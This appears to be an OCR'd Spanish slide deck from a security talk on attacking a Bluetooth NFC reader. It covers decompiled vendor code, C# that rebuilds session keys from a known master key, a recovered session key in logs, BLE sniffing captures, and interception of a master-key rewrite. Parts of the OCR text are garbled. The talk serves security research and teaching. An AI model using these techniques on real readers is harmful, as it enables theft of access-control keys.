                    if (this.f114H != null) {
                        this.f114H.onAuthenticationComplete(this, 8);
                    }
                } else {
                }
                return false;
            }
        }
    }
}
```

Si P => Q

Plantear objetivos y resultados esperados

Analizar vectores de ataque

Posibles vectores de ataque:

Bluetooth:

Si puedo interceptar los mensajes intercambiados por Bluetooth entonces puedo capturar la clave de autenticación en forma remota.

Dispositivo físico:

Si no se especifica un cifrado en la comunicación entre el microcontrolador y la interface NFC entonces puedo conseguir la clave de autenticación.

Si P => Q

Plantear objetivos y resultados esperados

Bluetooth

Suposiciones que realizo:

1. Si tengo la masterKey entonces puedo construir la sessionKey.
2. Si consigo la sessionKey entonces puedo descifrar los mensajes intercambiados.
3. Si descifro los mensajes intercambiados entonces puedo obtener la clave de autenticación del TAG.
4. Si puedo obtener la clave de autenticación entonces puedo analizar los cambios que realiza la aplicación.
5. Si puedo interceptar los mensajes intercambiados por Bluetooth entonces puedo hacer un ataque remoto

Por cada Si P => Q

Planteo “Puedo”

Diseñar el experimento y definir cuáles son los requeridos u opcionales

Tomo de ejemplo: “Si obtengo la masterKey entonces puedo armar la sessionKey”:

- ✓ Puedo hacer un programa básico para construir una sessionKey. (requerido)
- ✓ Puedo analizar diferentes proyectos para conocer que masterKey utilizan. (opcional)
- ✓ Puedo armar una base de datos de masterKey conocidas. (opcional)
- ✓ Puedo considerar si la forma de calcular la sessionKey tiene alguna vulnerabilidad o ataque conocido. (interesante pero opcional)
- ✓ Puedo analizar si el mensaje que sigue al cálculo de la sessionKey tiene un formato determinado que de certezas del valor descubierto. (interesante pero opcional)

com.acs.smartcardio.C0008g

```java
package com.acs.smartcardio;

import java.security.GeneralSecurityException;
import javax.crypto.Cipher;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;

/* renamed from: com.acs.smartcardio.g  reason: case insensitive filesystem */
final class C0008g {
    static int a(byte[] bArr, byte[] bArr2, int i, int i2, byte[] bArr3, int i3) throws GeneralSecurityException {
        SecretKeySpec secretKeySpec = new SecretKeySpec(bArr, "AES");
        Cipher instance = Cipher.getInstance("AES/CBC/NoPadding");
        instance.init(2, secretKeySpec, new IvParameterSpec(new byte[16]));
        return instance.doFinal(bArr2, i, i2, bArr3, i3);
    }

    static int b(byte[] bArr, byte[] bArr2, int i, int i2, byte[] bArr3, int i3) throws GeneralSecurityException {
        SecretKeySpec secretKeySpec = new SecretKeySpec(bArr, "AES");
        Cipher instance = Cipher.getInstance("AES/CBC/NoPadding");
        instance.init(1, secretKeySpec, new IvParameterSpec(new byte[16]));
        return instance.doFinal(bArr2, i, i2, bArr3, i3);
    }

    static byte[] a(byte[] bArr, byte[] bArr2) throws GeneralSecurityException {
```

Text search

Search for text:

SecretKeySpec

```java
1 referencia
public static byte[] Encrypt(this byte[] data, byte[] key)
{
    int size = data.Length + 16 - (data.Length % 16);
    var newData = Enumerable.Repeat<byte>(255, size).ToArray();
    Array.Copy(data, newData, data.Length);

    var aes = System.Security.Cryptography.Aes.Create();
    aes.Key = key;
    return aes.EncryptCbc(newData, new byte[16], System.Security.Cryptography.PaddingMode.None);
}

4 referencias
public static byte[] Decrypt(this byte[] data, byte[] key)
{
    var aes = System.Security.Cryptography.Aes.Create();
    aes.Key = key;
    return aes.DecryptCbc(data, new byte[16], System.Security.Cryptography.PaddingMode.None);
}
```

```java
} else if (bArr[0] == -31) {
    if (bArr[3] != 69) {
        if (bArr[3] == 70) {
            byte[] bArr2 = new byte[16];
            synchronized (this) {
                if (this.f129m != 2) {
                    new StringBuilder("onReceiveAuthResponseResult() mAthstate incorrect!").append(this.f129m);
                } else if (bArr == null || bArr.length < 20) {
                    this.f130n = false;
                    synchronized (this) {
                        this.f129m = 0;
                    }
                    if (this.f114H != null) {
                        this.f114H.onAuthenticationComplete(this, 8);
                    }
                } else {
                    System.arraycopy(bArr, 5, bArr2, 0, 16);
                    try {
                        this.f130n = Arrays.equals(this.f132p, m12b(this.f133q, bArr2));
                        if (!this.f130n) {
                            synchronized (this) {
                                this.f129m = 0;
                            }
                        } else {
                            new StringBuilder("mRNA:").append("");
                            System.arraycopy(this.f131o, 0, this.f134r, 0, 8);
                            new StringBuilder("mRNB:").append("");
                            System.arraycopy(this.f132p, 0, this.f134r, 8, 8);
                            new StringBuilder("Session Key:").append("");
                        }
                        if (this.f114H != null) {
                            this.f114H.onAuthenticationComplete(this, this.f130n ? 0 : 8);
                        }
```

```java
byte type = frame.getData()[0];
if (type == 0xE1 && Status == AUTH0)
{
    Status = AUTH1;
    var payload = new byte[16];
    Array.Copy(frame.getData(), 5, payload, 0, 16);
    payload = payload.Decrypt(Acs1255U.masterkey);

    //Arma primera parte de la sessionKey
    Array.Copy(payload, 0, sessionKey, 0, 8);

    Console.WriteLine($"   + Auth: Session Key 1 {payload.ToHex()}");
}
else if (type == 0xE1 && Status == AUTH2)
{
    Status = AUTH3;
    var payload = new byte[16];
    Array.Copy(frame.getData(), 5, payload, 0, 16);
    payload = payload.Decrypt(Acs1255U.masterkey);
    //Arma segunda parte de la sessionKey
    Array.Copy(payload, 0, sessionKey, 8, 8);

    Acs1255U.sessionKey = sessionKey;

    Console.WriteLine($"   + Auth: Finalizado {payload.ToHex()}");
    Console.WriteLine($"   + SessionKey {sessionKey.ToHex()}");
}
```

¡Buscando certezas!

Determinar si el valor obtenido es valido

¡Dos o más experimentos deben dar idéntico resultado!

- ✓ ¿Obtuve el valor esperado?
- ✓ ¿Puedo verificar con diferentes métodos el resultado conseguido? (opcional)
- ✓ ¿Determine con certeza el éxito del experimento?

✓ Sin certezas establezco un resultado parcial o condicional.

Si obtengo la masterKey entonces puedo armar la sessionKey

```
RequestFrame 0x6B (ESC) E0 00 00 45 00
   + Auth: Inicio
RequestFrame 0x83 (ESC) E1 00 00 45 00 8C 01 3F 22 5B DD 8A CD 6F F9 B5 24 16 3B AF 35
   + Auth: Session Key 1 92 86 2F 02 9D A1 EA B8 8D D2 66 9D A8 69 BE EE
RequestFrame 0x6B (ESC) E0 00 00 46 00 6C 79 CD 3F 1D D7 BA BA B0 E2 18 2E 68 1A 54 0D 31 60 EB AB EE 79 A2 3F 6A 9F 1D 3F 4C 08 35 62
   + Auth: Session Key 2 BF 6D A8 B7 1C 6E 94 7F 0B 2C D2 1B A6 36 DE EF 92 86 2F 02 9D A1 EA B8 8D D2 66 9D A8 69 BE EE 37 FB 21 DC F7 24 5D AC 47 C6 75 AD E2 22 31 A0
RequestFrame 0x83 (ESC) E1 00 00 46 00 EC D9 48 9D A2 C2 3C 91 54 AE DC 19 E2 3A DB 80
   + Auth: Finalizado BF 6D A8 B7 1C 6E 94 7F 0B 2C D2 1B A6 36 DE EF
   + SessionKey 92 86 2F 02 9D A1 EA B8 BF 6D A8 B7 1C 6E 94 7F
```

HIPOTESIS
VALIDADA

Registro el resultado

Debo anotar lo suficiente como para poder repetir el experimento y llegar al mismo resultado

- ✓ Resultado válido, dudoso o inválido
- ✓ Parámetros iniciales.
- ✓ Algoritmo generado (usen GIT!!!).
- ✓ Equipo de medición y su configuración.
- ✓ Forma de calibración.
- ✓ Cambios en el entorno que pudieran afectar al experimento.
- ✓ Se registran las evidencias en forma auto explicativa.

Tag ABCDEF – RTLSDR – 10M – Antena Omni.wav
Tag ABCDEF – LIMESDR – 15M – Antena 16dbi.wav


EVITAR Audio01.wav

Hipótesis

Si consigo la sessionKey puedo descifrar el tráfico.

Experimento

Implemento una parte del protocolo para determinar si cumplen con los estándares de la documentación.



HIPOTESIS
VALIDADA

Hipótesis

Si descifro el tráfico entonces consigo la clave de autenticación.

Experimento

Implemento todo el protocolo para determinar si la clave de autenticación la veo en texto plano

```
tagKey = new byte[]{(byte) 0xCA, (byte) 0xFE, (byte) 0xAB, (byte) 0xCD, (byte) 0xCA, (byte) 0xFE};

LogUtil.info( message: "    - Enviando clave: %s", ByteUtil.toHexString(tagKey));

status = Status.AUTH_KEYS;
device.write(communicationUUID, ApduFrame.setAuthKeys(tagKey));
```

HIPOTESIS VALIDADA

Cambio de MasterKey

6.3.20. Customer Master Key Rewrite

This command sets the customer master key.

Customer Master Key reset command format (5 bytes)

Command	CLA	INS	
Customer Master Key reset	E0h	00h	

Customer Master Key reset Response format (21 bytes) (succ


Response	CLA	INS	P1	P2
Result	E1h	00h	00h	00h

Customer Master Key rewrite command format (36 bytes)

Command	CLA	INS	P1	P2
Customer Master Key rewrite	E0h	00h	00h	61h

Customer Master Key rewrite Response format (7 bytes) (suc

Response	CLA	INS	P1	P2	Le	Data Out
Result	E1h	00h	00h	00h	02h	90 00h




Se puede cambiar, pero si
za en presencia del
e se puede
uir la nueva clave

ando se intercepta
el mensaje original
za usando la
Key conocida

Note: *The reader will be locked and unusable once incorrect authentication keys are entered more than six (6) times.*

For more detailed information, you may contact an ACS sales representative


Proceso de investigación



/VAR/MDZ

Interceptando Bluetooth

¿Que se ve en Wireshark?



Si los mensajes interceptados desde el celular son los mismos mensajes cifrados entonces puedo conseguir la clave de autenticación.

Título: Info Tipo: Custom Campos: bluetooth. Occurrence: 0 Resolve Names: Aceptar Cancelar

No.	Time	Source	Destination	Protocol	Length	Data	Value
83	2.417472000	localhost ()	remote ()	ATT	14		
84	2.481635000	remote ()	localhost ()	ATT	14		
85	2.520809000	localhost ()	remote ()	ATT	29		05000c6b0005000000cbe0000045000c0a
86	2.579218000	remote ()	localhost ()	ATT	32		05001c8300150000029fe100004500b66922b74a
87	2.579987000	remote ()	localhost ()	ATT	25		b883345f62d167385012511c0a
88	2.671879000	localhost ()	remote ()	ATT	32		05002c6b0025000000bfe0000046000252ccfb73
89	2.680809000	localhost ()	remote ()	ATT	32		30718b1fd730303681b9e44d8c97bc36b146c6a4
90	2.687897000	localhost ()	remote ()	ATT	21		95c8b44690e9342c0a
91	2.775478000	remote ()	localhost ()	ATT	32		05001c8300150000022de100004600c5f6916eca
92	2.822762000	remote ()	localhost ()	ATT	25		849e5d046e2360cbdb4a2c1c0a
93	2.895813000	localhost ()	remote ()	ATT	32		050010c7d99d2a599cdfcd674bf34006cfabb92a
94	2.902721000	localhost ()	remote ()	ATT	13		0a
95	2.969480000	remote ()	localhost ()	ATT	32		050010452abc31f4b4798ebfa3f44ba0e0379100
96	2.970707000	remote ()	localhost ()	ATT	13		0a
97	3.115651000	remote ()	localhost ()	ATT	32		050010d0b37ad6d302fe61dd489f9a2ea53a8636
98	3.116501000	remote ()	localhost ()	ATT	13		0a


```
> Frame 85: 29 bytes on wire (232 bits), 29 bytes captured (232 bits) on interface android-bluetooth-btsnoop-net-ZY323DZ6PK, id 0
> Bluetooth
> Bluetooth HCI H4
v Bluetooth HCI ACL Packet
    .... 0000 0000 1101 = Connection Handle: 0x00d
    ..00 .... .... .... = PB Flag: First Non-automatically Flushable Packet (0)
    00.. .... .... .... = BC Flag: Point-To-Point (0)
    Data Total Length: 24
    Data
  > [Expert Info (Error/Protocol): Frame is out of any "connection handle" session]
    [Source BD_ADDR: 00:00:00_00:00:00 (00:00:00:00:00:00)]
    [Source Device Name: ]
    [Source Role: Unknown (0)]
    [Destination BD_ADDR: 00:00:00_00:00:00 (00:00:00:00:00:00)]
    [Destination Device Name: ]
    [Destination Role: Unknown (0)]
    [Current Mode: Unknown (-1)]
v Bluetooth L2CAP Protocol
    Length: 20
    CID: Attribute Protocol (0x0004)
v Bluetooth Attribute Protocol
  > Opcode: Write Command (0x52)
  > Handle: 0x002a (Unknown: Unknown)
    Value: 05000c6b0005000000cbe0000045000c0a
```

```
0000  02 0d 00 18 00 14 00 04  00 52 2a 00 05 00 0c 6b   ........ .R*....k
0010  00 05 00 00 00 c0 e0 00  00 45 00 0c 0a           ........ .E...
```

E0 00 00 45 00 es el inicio de autenticación

Value (btatt.value), 17 byte(s) Paquetes: 98 · Mostrado: 98 (100.0%) Perfil: Default

/VAR/MDZ





SNIFFEANDO CON nRF52

¿Puedo obtener todos los mensajes?

Introducción a Bluetooth

- Utiliza 37 canales de datos y 3 de anuncio
- La frecuencia cambia muy rápido! 1600 veces por segundo
- Los sniffer pueden fijar un dispositivo para hacer Man In The Middle, siempre y cuando escuchen desde el inicio.





```
{
        "_index": "packets-2023-06-08",
        "_source": {
                "layers": {
                        "frame": {
                                "frame.section_number": "1",
                                "frame.interface_id": "0",
                                "frame.interface_id_tree": {
                                        "frame.interface_name": "COM3-4.0",
                                        "frame.interface_description": "nRF Sniffer for Bluetooth LE COM3"
                                },
                        },
                        "btatt": {
                                "btatt.opcode": "0x52",
                                "btatt.opcode_tree": {
                                        "btatt.opcode.authentication_signature": "0",
                                        "btatt.opcode.command": "1",
                                        "btatt.opcode.method": "0x12"
                                },
                                "btatt.handle": "0x002a",
                                "btatt.handle_tree": {
                                        "btatt.service_uuid16": "0xfff0",
                                        "btatt.uuid16": "0xfff1"
                                },
                                "btatt.value": "05:00:0c:6b:00:05:00:00:00:cb:e0:00:00:45:00:0c:0a"
                        }
                }
        }
}
```

Parser para Wireshark

```
public static void ParseFile(string path)
{
